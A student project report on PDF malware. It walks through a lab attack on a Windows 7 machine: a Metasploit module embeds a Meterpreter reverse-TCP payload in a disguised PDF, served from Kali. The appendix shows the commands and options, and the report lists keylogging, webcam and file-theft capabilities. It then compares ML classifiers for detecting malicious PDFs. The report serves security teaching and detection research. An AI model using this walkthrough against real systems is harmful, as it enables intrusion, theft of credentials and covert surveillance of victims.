CSE3502 - Information Security Management(ISM)

Project Report

PDF Malware Attack and ML based Detection System

By
19BCE1411 BHAVAY CHOPRA
19BCE1383 ABHISHEK SINGH
19BCE1343 ANANT VEDANSH

B. Tech Computer Science and Engineering

Submitted to

Dr. Manas Ranjan Prusty

School of Computer Science and Engineering

VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

April 2022

DECLARATION

I hereby declare that the report titled "**PDF Malware Attack and ML based Detection System"** submitted by me to VIT Chennai is a record of bona-fide work undertaken by me under the supervision of **Dr**. **Manas Ranjan Prusty**, School of Computer Science and Engineering, Vellore Institute of Technology, Chennai.

Bhavay Chopra	**Abhishek Singh**	**Anant Vedansh**
19BCE1411	**19BCE1383**	**19BCE134**

CERTIFICATE

Certified that this project report entitled "**PDF Malware Attack and ML based Detection System"** is a bonafide work of **Abhishek Singh (19BCE1383), Anant Vedansh(19BCE1343) , Bhavay Chopra (19BCE1411)** and they carried out the Project work under my supervision and guidance for CSE3502 – Information Security Management(ISM).

Dr.Manas Ranjan Prusty
SCOPE, VIT Chennai

ACKNOWLEDGEMENT

I wish to express my sincere thanks and deep sense of gratitude to the Head of the Department (HoD), Dr. Nithyanandam P, B.Tech Computer Science and Engineering .SCSE, VIT Chennai, for his consistent encouragement and valuable guidance offered to me in a pleasant manner throughout the course of the project work.

I would like to thank Dr. Manas Ranjan Prusty for being a great mentor throughout the duration of the project. I am extremely grateful to Dr. Ganesan R, Dean of the School of Computer Science and Engineering, VIT Chennai, for extending the facilities of the School towards my internship project and for his unstinting support.

I express my thanks to the Associate Dean of the School of Computer Science & Engineering, VIT Chennai, Dr. Geetha S, for their support and their wisdom imparted to me throughout the internship period which helped me to successfully complete my internship in the field of my choice. I thank my parents, family, and friends for bearing with me throughout the course of my project.

Bhavay Chopra	**Abhishek Singh**	**Anant Vedansh**
19BCE1411	**19BCE1383**	**19BCE134**

ABSTRACT

In the recent years, Portable Document Format, commonly known as PDF, has become a democratized standard for document exchange and dissemination. This trend has been due to its characteristics such as its flexibility and portability across platforms. The widespread use of PDF has installed a false impression of inherent safety among benign users. However, the characteristics of PDF motivated hackers to exploit various types of vulnerabilities, overcome security safeguards, thereby making the PDF format one of the most efficient malicious code attack vectors.

Therefore, efficiently detecting malicious PDF files is crucial for information security. Several analysis techniques has been proposed in the literature, be it static or dynamic, to extract the main features that allow the discrimination of malware files from benign ones. Since classical analysis techniques may be limited in case of zero-days, machine-learning based techniques have emerged recently as an automatic PDF-malware detection method that is able to generalize from a set of training samples. These techniques are themselves facing the challenge of evasion attacks where a malicious PDF is transformed to look benign. In this work, we give an overview on the PDF-malware detection problem. We give a perspective on the new challenges and emerging solutions

CONTENTS

1. Introduction

1.1 Objective and goal of the project

Malicious attackers compromise systems to install malware, to gain access and privilege, to compromise personal or sensitive data, to sabotage systems, or to use them in other attacks such as DDOS. Preventing the compromise of information systems is practically impossible. In fact, attackers succeed in carrying out the intrusions in a variety of manners, such as driveby-downloads with websites exploiting browser vulnerabilities [4] or network-accessible vulnerabilities.

There are 2 objectives to the project. First is to carry out the pdf payload attack on a Windows 7 PC from a kali linux machine. Second is to look for ways to detect malicious pdf files using different machine learning techniques.

1.2 Problem Statement

Therefore, efficiently detecting malicious PDF files is crucial for information security. Several analysis techniques has been proposed in the literature, be it static or dynamic, to extract the main features that allow the discrimination of malware files from benign ones. Since classical analysis techniques may be limited in case of zero-days, machine-learning based techniques have emerged recently as an automatic PDF-malware detection method that is able to generalize from a set of training samples.

Pdf files have different parts of them which can individually be scanned through to look for some features that help in understanding if it is malicious or not. But some of these features may not be explicit.

2. Literature Survey

The heap spray technique is widely employed within malicious PDF files to give exploits a higher chance of success. For this reason, blocking a part of the attack, the heap spray in this case, It would mean stopping the attack itself.

Advanced parsers — Carmony highlight how all existing detection techniques rely on the PDF parser to a certain extent. The problem is mainly due to the complexity of the PDF format specification. Parser implementations, built ad-hoc by anti-virus software developers are often limited in functionality, are less precise that other full-fledged parsers, and are often vulnerable to possible evasion

Active Learning Framework — Nissim proposed an Active Learning (AL) based framework, specifically designed to efficiently assist anti-virus vendors focussing their analytical efforts aimed at acquiring novel malicious content. The objective is to identify and acquire both new PDF files that are most likely malicious and informative benign PDF documents.

3 Requirements Specification

3.1 Hardware Requirements

- 8GB RAM
- intel i5 processor(quad core min.)
- GPU- Nvidia GTX 970 or greater
- 50GB Hard Disk Space

3.2 Software Requirements

A system with Windows 7 OS
A system with Kali Linux
Jupyter
Adobe File reader
Msfexploit
ApacheServer 2
msfconsole

4 System Design

Start the Apache server on the kali linux machine . You will be prompted to enter your password after which the Apache Server will get started. Exploit we will be using will show up on the terminal.

- IP for our machine is 192.168.116.131 as shown below:
- Setting LHOST to 192.168.116.131
- LHOST Set, but file name is still the default name i.e. evil.pdf which cant be used:
- Changing Filename to studentDetails.pdf
- Start exploiting:
- The payload is stored at /root/.msf4/local we need to move it to /var/www/html
- Set up a Listener
- Then we have to set up the payload. Set the lhost for the listener:

- Lhost set and port is 444:

Our Listener is running now

PDF Malware Detection
In order to detect malware in a pdf file we first studied the contents and format of a pdf file.
Components of a PDF file.

/Page gives an indication of the number of pages in the PDF document. Most malicious PDF document have only one page.

/Encrypt indicates whether the PDF document has DRM or needs a password to be read.

/ObjStm counts the number of object streams. An object stream is a stream object that can contain other objects, and can therefor be used to obfuscate objects (by using different filters).

/JS and **/JavaScript** indicate that the PDF document contains JavaScript. Almost all malicious PDF documents that I've found in the wild contain JavaScript (to exploit a JavaScript vulnerability and/or to execute a heap spray). Of course, you can also find JavaScript in PDF documents without malicious intent.

/AA and **/OpenAction** indicate an automatic action to be performed when the page/document is viewed. In general, most malicious PDF documents with JavaScript and Automatic Action

/JBIG2Decode indicates if the PDF document uses JBIG2 compression. This is not necessarily and indication of a malicious PDF document, but requires further investigation.

/RichMedia is for embedded Flash.

/Launch counts launch actions.

/XFA is for XML Forms Architecture.

<u>Dataset used for PDF Malware Detection</u>

We had extracted a set of 10980 malicious and 9006 non malicious pdf files for training each of our ML models to be able to classify it on its own in the future after training. We had taken this dataset from contagiodump.blogspot.com.

pdfid.py is an open source python code aswell as kali linux tool made to extract contents of a pdf file. Our feature extraction code was based on this open source code.

Features of over 19000 pdf files were extracted and stored in a csv file. This data was then fed to several classification models for training.

The training and test split ratio was 0.3 (13990 for training and 5996 for testing). This dataset was then run on the feature extraction code that was written.

This is a snippet of the dataset

pdfc

obj	endobj	stream	endstream	xref	trailer	startxref	Page	Encrypt	ObjStm	JS
0.672186319	0.672186319	0.215099622	0.215099622	0.026887453	0.026887453	0.026887453	0.040331179	0	0	
0.676481425	0.676481425	0.150329206	0.150329206	0	0.075164603	0.075164603	0	0	0	0.0751
0.654653671	0.654653671	0.21821789	0.21821789	0.072739297	0.072739297	0.072739297	0.072739297	0	0	0.0727
0.693375245	0.693375245	0.092450033	0.092450033	0.046225016	0.046225016	0.046225016	0.046225016	0	0	0.0462
0.668993608	0.668993608	0.167248402	0.167248402	0.083624201	0.083624201	0.083624201	0.083624201	0	0	0.0836
0.676481425	0.676481425	0.150329206	0.150329206	0	0.075164603	0	0.075164603	0	0	0.0751
0.68680282	0.68680282	0.091573709	0.091573709	0.045786855	0.045786855	0.045786855	0.045786855	0	0	0.0915

5 Implementation of System

On Victim Machine, go to http://192.168.116.131/studentDetails.pdf

You will be prompted to save the pdf file. On opening the downloaded pdf, user will be asked to extract it to a location. On saving a connection will be established with our attacker machine. The file is a normal pdf file

Attack:
Now we can start the attack from kali and execute some commands. File location is on victim's machine. All files on the victim's machine on the specified location. We can download any files from the victim's machine.
We can delete any files on victim's machine.
We can do keylogging by capture user's keystrokes and collect sensitive data like passwords and credit card details by using the victim's user interface by using the following commands
We can access the victim's webcam and microphone

We can launch applications on victim's machine including command prompt giving us the full control of the victim's machine. Now we can use any windows commands to get the victim's machine details and launch other applications.
Victim's network details can also be viewed

We can even monitor the victim's screen without the victim's knowledge:
Hence the victim's machine is hijacked

Now for the detection part, We have deployed 4 ML Classification models to help understand which of them work better in identifying the presence of a malware/virus infected pdf file. We have extracted a dataset of 2 types of pdf files, malicious and non-malicious from contagiodump.blogpsot.org. a set of 10980 malicious and 9006 non malicious pdf files for training each of our ML models to be able to classify it on its own in the future after training.

The training and test split ratio was 0.3
We used Jupyter notebook for this task and compared the 4 different machine models that we chose; Random Forest Classifier, Decision Tree, Logistics Regression and Support Vector Machines.

Snippet of the Implementation of the code

In [7]:

```
df = read_csv('pdfdataset_n.csv')
X = df.iloc[:, 0: 21]
y = df.iloc[:, 21]
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3)
```

In [9]:

```
clf = RandomForestClassifier()
clf.fit(X_train, y_train)
y_pred = clf.predict(X_test)
acs = accuracy_score(y_test, y_pred)
cm = confusion_matrix(y_test, y_pred)
print("Accuracy:", acs)
print(classification_report(y_test,y_pred,digits=4))
```

```
Accuracy: 0.9989993328885924
              precision    recall  f1-score   support

          no     0.9981    0.9996    0.9989      2686
         yes     0.9997    0.9985    0.9991      3310

    accuracy                         0.9990      5996
   macro avg     0.9989    0.9991    0.9990      5996
weighted avg     0.9990    0.9990    0.9990      5996
```

In [11]:

```
from sklearn.svm import SVC
svclassifier = SVC(kernel='linear')
svclassifier.fit(X_train, y_train)
```

Out[11]:

```
SVC(kernel='linear')
```

In [13]:


```
svcpred = svclassifier.predict(X_test)
print(accuracy_score(y_test,svcpred))
print(classification_report(y_test,svcpred,digits=4))
```

```
0.9906604402935291
              precision    recall  f1-score   support

          no     0.9799    0.9996    0.9897      2686
         yes     0.9997    0.9834    0.9915      3310

    accuracy                         0.9907      5996
   macro avg     0.9898    0.9915    0.9906      5996
weighted avg     0.9908    0.9907    0.9907      5996
```

6. Results and Discussion

We have managed to achieve 2 sets of results. The first is the successful hijacking of the system from another remote system. The second is the results for the comparison of different ML models to detect pdf malware.

Hijacking part results:



Hence the victim's machine is hijacked

The ML detection results :

```
In [7]:

df = read_csv('pdfdataset_n.csv')
X = df.iloc[:, 0: 21]
y = df.iloc[:, 21]
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3)


In [9]:

clf = RandomForestClassifier()
clf.fit(X_train, y_train)
y_pred = clf.predict(X_test)
acs = accuracy_score(y_test, y_pred)
cm = confusion_matrix(y_test, y_pred)
print("Accuracy:", acs)
print(classification_report(y_test,y_pred,digits=4))

Accuracy: 0.9989993328885924
              precision    recall  f1-score   support

          no     0.9981    0.9996    0.9989      2686
         yes     0.9997    0.9985    0.9991      3310

    accuracy                         0.9990      5996
   macro avg     0.9989    0.9991    0.9990      5996
weighted avg     0.9990    0.9990    0.9990      5996
```

The results of the Random Forest Classifier

In [11]:

```
from sklearn.svm import SVC
svclassifier = SVC(kernel='linear')
svclassifier.fit(X_train, y_train)
```

Out[11]:

```
SVC(kernel='linear')
```

In [13]:

```
svcpred = svclassifier.predict(X_test)
print(accuracy_score(y_test,svcpred))
print(classification_report(y_test,svcpred,digits=4))
```

```
0.9906604402935291
              precision    recall  f1-score   support

          no     0.9799    0.9996    0.9897      2686
         yes     0.9997    0.9834    0.9915      3310

    accuracy                         0.9907      5996
   macro avg     0.9898    0.9915    0.9906      5996
weighted avg     0.9908    0.9907    0.9907      5996
```


Output for the SVC classifer

In [15]:

```
sns.heatmap(confusion_matrix(y_test, svcpred),annot=True,fmt='g')
```

Out[15]:

```
<AxesSubplot:>
```



In [16]:

```
from sklearn.tree import DecisionTreeClassifier
classifier = DecisionTreeClassifier()
classifier.fit(X_train, y_train)
```

Out[16]:

```
DecisionTreeClassifier()
```

Confusion matrix

In [16]:

```
from sklearn.tree import DecisionTreeClassifier
classifier = DecisionTreeClassifier()
classifier.fit(X_train, y_train)
```

Out[16]:

```
DecisionTreeClassifier()
```

In [17]:

```
dtpred=classifier.predict(X_test)
print(accuracy_score(y_test,dtpred))
print(classification_report(y_test,dtpred,digits=4))
```

```
0.9983322214809873
              precision    recall  f1-score   support

          no     0.9989    0.9974    0.9981      2686
         yes     0.9979    0.9991    0.9985      3310

    accuracy                         0.9983      5996
   macro avg     0.9984    0.9982    0.9983      5996
weighted avg     0.9983    0.9983    0.9983      5996
```


Output for Decision Tree

In [18]:

```
sns.heatmap(confusion_matrix(y_test,dtpred),annot=True,fmt='g')
```

Out[18]:

```
<AxesSubplot:>
```



Confusion matrix

In [25]:

```
X_test
```

Out[25]:

	obj	endobj	stream	endstream	xref	trailer	startxref	Page	Encry
5498	0.658145	0.658145	0.219382	0.219382	0.073127	0.073127	0.073127	0.073127	0
11487	0.668994	0.668994	0.167248	0.167248	0.083624	0.083624	0.083624	0.083624	0
15551	0.658145	0.658145	0.219382	0.219382	0.073127	0.073127	0.073127	0.073127	0
19879	0.697382	0.697382	0.116230	0.116230	0.008610	0.008610	0.008610	0.008610	0
15626	0.657596	0.657596	0.219199	0.219199	0.109599	0.109599	0.109599	0.054800	0
...	...	...	...	...	...	...	...	...	
14818	0.666667	0.666667	0.200000	0.200000	0.066667	0.066667	0.066667	0.066667	0
1548	0.598157	0.598157	0.373848	0.373848	0.037385	0.037385	0.037385	0.018692	0
4689	0.640513	0.640513	0.160128	0.160128	0.000000	0.160128	0.000000	0.160128	0
4624	0.653029	0.653029	0.270049	0.270049	0.019640	0.019640	0.019640	0.009820	0
13712	0.640513	0.640513	0.160128	0.160128	0.000000	0.160128	0.000000	0.160128	0

5996 rows × 21 columns

Output showing the features of the test data

We found at the end that Random Forest Classifiers showed the highest precision, recall and accuracy values. The specific values of each of the results are shown in the images above.

7. Conclusion and Future Work

We have used a pdf file to expose the various exploits that are present in a windows 7 pdf reader. Using these different exploits we were able to establish a backdoor and get remote access to the victim's operating system. We had the ability to create and delete files, open applications, change settings and pretty much had entire control of the PC. The second part of our project was to use different Machine Learning approaches to try and detect the presence of a pdf virus or malware. We have analysed 4 different types of machine learning approaches, namely; Random Forest, Logistic Regression, Support Vector Machines and Decision Tree. The highest accuracy we received in the detection methods was from Random Forest.

8. REFERENCES


[1] https://linuxsecurityblog.com/2018/11/12/payload-in-pdf/
[2] https://filipipires.com/posts/Malware-Analysis/

APPENDIX

STARTING APACHE SERVER

```
┌──(kali㉿kali)-[~]
└─$ service apache2 start                                    1 ×
```

You will be prompted to enter your password:



Apache Server Started:

```
┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:>
     Active: active (running) since Fri 2022-04-29 01:03:39 EDT; 31s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1589 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE>
   Main PID: 1600 (apache2)
      Tasks: 6 (limit: 4623)
     Memory: 17.8M
        CPU: 220ms
     CGroup: /system.slice/apache2.service
             ├─1600 /usr/sbin/apache2 -k start
             ├─1602 /usr/sbin/apache2 -k start
             ├─1603 /usr/sbin/apache2 -k start
             ├─1604 /usr/sbin/apache2 -k start
             ├─1605 /usr/sbin/apache2 -k start
             └─1606 /usr/sbin/apache2 -k start

Apr 29 01:03:38 kali systemd[1]: Starting The Apache HTTP Server ...
Apr 29 01:03:39 kali apachectl[1599]: AH00558: apache2: Could not reliably determi>
Apr 29 01:03:39 kali systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)
```

```
┌──(root💀kali)-[/home/kali]
└─# msfconsole -q
msf6 > search type:exploit platform:windows adobe pdf

Matching Modules
================

   #   Name                                                Disclosure Date  R
ank       Check  Description
   -   ----                                                ---------------  -
---       -----  -----------
   0   exploit/windows/fileformat/adobe_libtiff            2010-02-16       g
ood       No     Adobe Acrobat Bundled LibTIFF Integer Overflow
   1   exploit/windows/fileformat/adobe_collectemailinfo   2008-02-08       g
ood       No     Adobe Collab.collectEmailInfo() Buffer Overflow
   2   exploit/windows/browser/adobe_geticon               2009-03-24       g
ood       No     Adobe Collab.getIcon() Buffer Overflow
   3   exploit/windows/fileformat/adobe_geticon            2009-03-24       g
ood       No     Adobe Collab.getIcon() Buffer Overflow
   4   exploit/windows/fileformat/adobe_flashplayer_button 2010-10-28       n
ormal     No     Adobe Flash Player "Button" Remote Code Execution
   5   exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04     n
ormal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   6   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04  n
ormal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   7   exploit/windows/fileformat/adobe_pdf_embedded_exe   2010-03-29       e
xcellent  No     Adobe PDF Embedded EXE Social Engineering
   8   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29    e
xcellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
   9   exploit/windows/fileformat/adobe_reader_u3d         2011-12-06       a
verage    No     Adobe Reader U3D Memory Corruption Vulnerability
   10  exploit/multi/fileformat/adobe_u3d_meshcont         2009-10-13       g
```

Exploit we will be using:

```
ormal     No     Adobe Flash Player "Button" Remote Code Execution
   5   exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04     n
ormal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   6   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04  n
ormal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   7   exploit/windows/fileformat/adobe_pdf_embedded_exe   2010-03-29       e
xcellent  No     Adobe PDF Embedded EXE Social Engineering
   8   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29    e
xcellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
   9   exploit/windows/fileformat/adobe_reader_u3d         2011-12-06       a
verage    No     Adobe Reader U3D Memory Corruption Vulnerability
   10  exploit/multi/fileformat/adobe_u3d_meshcont         2009-10-13       g
ood       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   11  exploit/windows/fileformat/adobe_u3d_meshdecl       2009-10-13       g
ood       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
```


```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Exploit info:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/
      7 (English)

Check supported:
  No

Basic options:
  Name            Current Setting      Required  Description
  ----            ---------------      --------  -----------
  EXENAME                              no        The Name of payload exe.
  FILENAME        evil.pdf             no        The output filename.
  INFILENAME      /usr/share/metasplo  yes       The Input PDF filename.
                  it-framework/data/e
                  xploits/CVE-2010-12
                  40/template.pdf
  LAUNCH_MESSAGE  To view the encrypt  no        The message to display in the Fi
                  ed content please t              le: area
                  ick the "Do not sho
                  w this message agai
                  n" box and press Op
                  en.

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.
```


```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meter
preter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

No LHOST set as shown in the picture below:




```
                                          no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-124
0/template.pdf                            yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show
 this message again" box and press Open.  no        The message to display in
 the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
read, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows V
ista/7 (English)
```

IP for our machine is 192.168.116.131 as shown below:



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.116.131  netmask 255.255.255.0  broadcast 192.168.116.255
        inet6 fe80::20c:29ff:fe4e:68db  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:4e:68:db  txqueuelen 1000  (Ethernet)
        RX packets 158  bytes 16893 (16.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 3776 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
